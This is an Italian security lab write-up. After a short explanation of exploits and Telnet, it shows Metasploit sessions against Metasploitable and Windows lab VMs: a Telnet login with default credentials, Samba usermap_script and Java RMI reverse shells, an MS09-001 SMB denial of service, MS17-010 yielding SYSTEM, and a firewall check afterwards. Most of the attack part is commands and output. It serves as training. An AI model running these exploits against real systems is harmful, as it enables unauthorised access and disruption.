ESERCITAZIONE S7 L2

EXPLOIT

Un exploit è una forma sofisticata di codice, sequenza di comandi o software progettato per sfruttare vulnerabilità all'interno di un sistema informatico o di un'applicazione. L'obiettivo principale di un exploit è quello di ottenere un vantaggio indebito, come l'accesso non autorizzato a un sistema, l'esecuzione di codice malevolo o il superamento di misure di sicurezza.

Immaginiamo il sistema informatico come una struttura complessa con diverse porte e finestre di accesso, ognuna delle quali dovrebbe essere ben chiusa per impedire l'ingresso non autorizzato. Un exploit può essere paragonato a un insidioso ladro che cerca di sfruttare falle nelle chiusure delle porte o finestre per entrare nella struttura.

Queste vulnerabilità possono derivare da errori di programmazione, omissioni nel codice, o da una mancata implementazione di misure di sicurezza adeguate. Gli sviluppatori lavorano costantemente per identificare e correggere tali falle attraverso aggiornamenti software e patch di sicurezza.

Una volta individuata una vulnerabilità, un exploit può essere progettato per sfruttarla in modo specifico. Può essere distribuito attraverso varie vie, come file dannosi, link ingannevoli o e-mail di phishing. Quando l'exploit riesce a sfruttare la vulnerabilità, può consentire al suo creatore di ottenere un accesso non autorizzato, manipolare dati o eseguire azioni dannose nel sistema bersaglio.

Per prevenire gli exploit, è cruciale adottare pratiche di sviluppo sicure, applicare aggiornamenti regolari di sicurezza e utilizzare soluzioni di difesa come firewall e sistemi di rilevamento delle intrusioni. La consapevolezza degli utenti e la prontezza nel segnalare comportamenti sospetti sono altrettanto importanti per mantenere un ambiente informatico sicuro.

PROTOCOLLO ATTACCATO - telnet

Telnet è un protocollo di rete che consente agli utenti di stabilire una connessione remota con un'altra macchina attraverso una rete, come ad esempio Internet. Una volta stabilita la connessione, gli utenti possono interagire con il sistema remoto come se fossero fisicamente presenti di fronte ad esso, utilizzando il proprio computer come terminale.

Il protocollo Telnet fa parte della suite di protocolli di comunicazione TCP/IP, che è ampiamente utilizzata nelle reti informatiche. Telnet utilizza il protocollo di trasporto TCP (Transmission Control Protocol) per fornire una connessione affidabile tra il computer locale e il sistema remoto.


Quando un utente avvia una sessione Telnet, si connette al server Telnet sulla macchina remota. Questo server Telnet gestisce la comunicazione con l'utente e permette di inserire comandi e ricevere risposte come se fosse direttamente connesso al sistema remoto.

È importante notare che Telnet trasmette le informazioni, inclusi nomi utente e password, in formato di testo non crittografato. Questo rende le comunicazioni vulnerabili all'intercettazione. Per questo motivo, in contesti in cui la sicurezza è una priorità, si preferisce spesso utilizzare protocolli più sicuri come SSH (Secure Shell) che cifrano le informazioni scambiate durante la connessione.

STEP

Andremo ad utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo *auxiliary telnet_version* sulla macchina Metasploitable.

Per prima cosa avviamo la console di *Metasploit* con il comando *msfconsole*



Andiamo a selezionare con *use* e cambiare le impostazioni con *show options*

```
msf6 > use  auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

La configurazione necessaria per eseguire l'exploit è quella di impostare l'ip della macchina target, lo andremo a fare con *set*

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.102
RHOSTS => 192.168.1.102
```

Successivamente lo andremo ad eseguire con *exploit*

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.102:23      - 192.168.1.102:23 TELNET ... \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.102:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Con il comando *telnet ip_target*, otterremo la sessione completa:

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.102
[*] exec: telnet 192.168.1.102

Trying 192.168.1.102 ...
Connected to 192.168.1.102.
Escape character is '^]'.


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 04:10:53 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Exploit di smb con il modulo usermap_script

```
msf6 > use multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.c
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(multi/samba/usermap_script) > set LPORT 445
LPORT => 445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.100:445
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo zuBY2jV8uArHImTc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "zuBY2jV8uArHImTc\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.100:445 → 192.168.1.102:45190

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:27:8a:4d
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe27:8a4d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1465 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1470 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:101396 (99.0 KB)  TX bytes:99212 (96.8 KB)
          Base address:0×d020 Memory:f0200000-f0220000
```

Exploit Java-RMI code execution

```
       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                   normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.102:1099 - Using URL: http://192.168.1.100:8080/RhR6UpwnxPLph
[*] 192.168.1.102:1099 - Server started.
[*] 192.168.1.102:1099 - Sending RMI Header ...
[*] 192.168.1.102:1099 - Sending RMI Call ...
[*] 192.168.1.102:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.102:38581) a

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe27:8a4d
IPv6 Netmask : ::

meterpreter >
```

SMB remote code execution

```
msf6 > search ms09-001

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/smb/ms09_001_write                   normal  No     Microsoft SRV.SYS WriteAndX Invalid DataOffset


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write

msf6 > use 0
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.1.103
RHOSTS => 192.168.1.103
```

```
rescue
datalenlow=15535 dataoffset=25535 fillersize=72
rescue
datalenlow=65535 dataoffset=15535 fillersize=72
rescue
datalenlow=55535 dataoffset=15535 fillersize=72
rescue
datalenlow=45535 dataoffset=15535 fillersize=72
rescue
datalenlow=35535 dataoffset=15535 fillersize=72
rescue
datalenlow=25535 dataoffset=15535 fillersize=72
rescue
datalenlow=15535 dataoffset=15535 fillersize=72
rescue
[*] Auxiliary module execution completed
```

SMB code execution

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.103:445 - Target OS: Windows 5.1
[*] 192.168.1.103:445 - Filling barrel with fish ... done
[*] 192.168.1.103:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.1.103:445 -         [*] Preparing dynamite ...
[*] 192.168.1.103:445 -                 [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.1.103:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.1.103:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.1.103:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.1.103:445 - Reading from CONNECTION struct at: 0x81d72a90
[*] 192.168.1.103:445 - Built a write-what-where primitive ...
[+] 192.168.1.103:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.1.103:445 - Selecting native target
[*] 192.168.1.103:445 - Uploading payload ... WqevrGSf.exe
[*] 192.168.1.103:445 - Created \WqevrGSf.exe ...
[+] 192.168.1.103:445 - Service started successfully ...
[*] Sending stage (175686 bytes) to 192.168.1.103
[*] 192.168.1.103:445 - Deleting \WqevrGSf.exe ...
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.103:1049) at 2024-01-16 11:05:32 +0100
```

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gi
Hardware MAC : 08:00:27:fa:5f:8f
MTU          : 1500
IPv4 Address : 192.168.1.103
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > run getcountermeasure

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target ...
[*] Checking for contermeasures ...
[*] Getting Windows Built in Firewall configuration ...
[*]
[*]     Configurazione profilo Domain:
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                      = Enable
[*]     Modalit♦ eccezioni                      = Enable
[*]
[*]     Configurazione profilo Standard (corrente):
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                      = Disable
[*]     Modalit♦ eccezioni                      = Enable
[*]
[*]     Configurazione firewall Connessione alla rete locale (LAN):
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                      = Enable
[*]
[*] Checking DEP Support Policy ...
```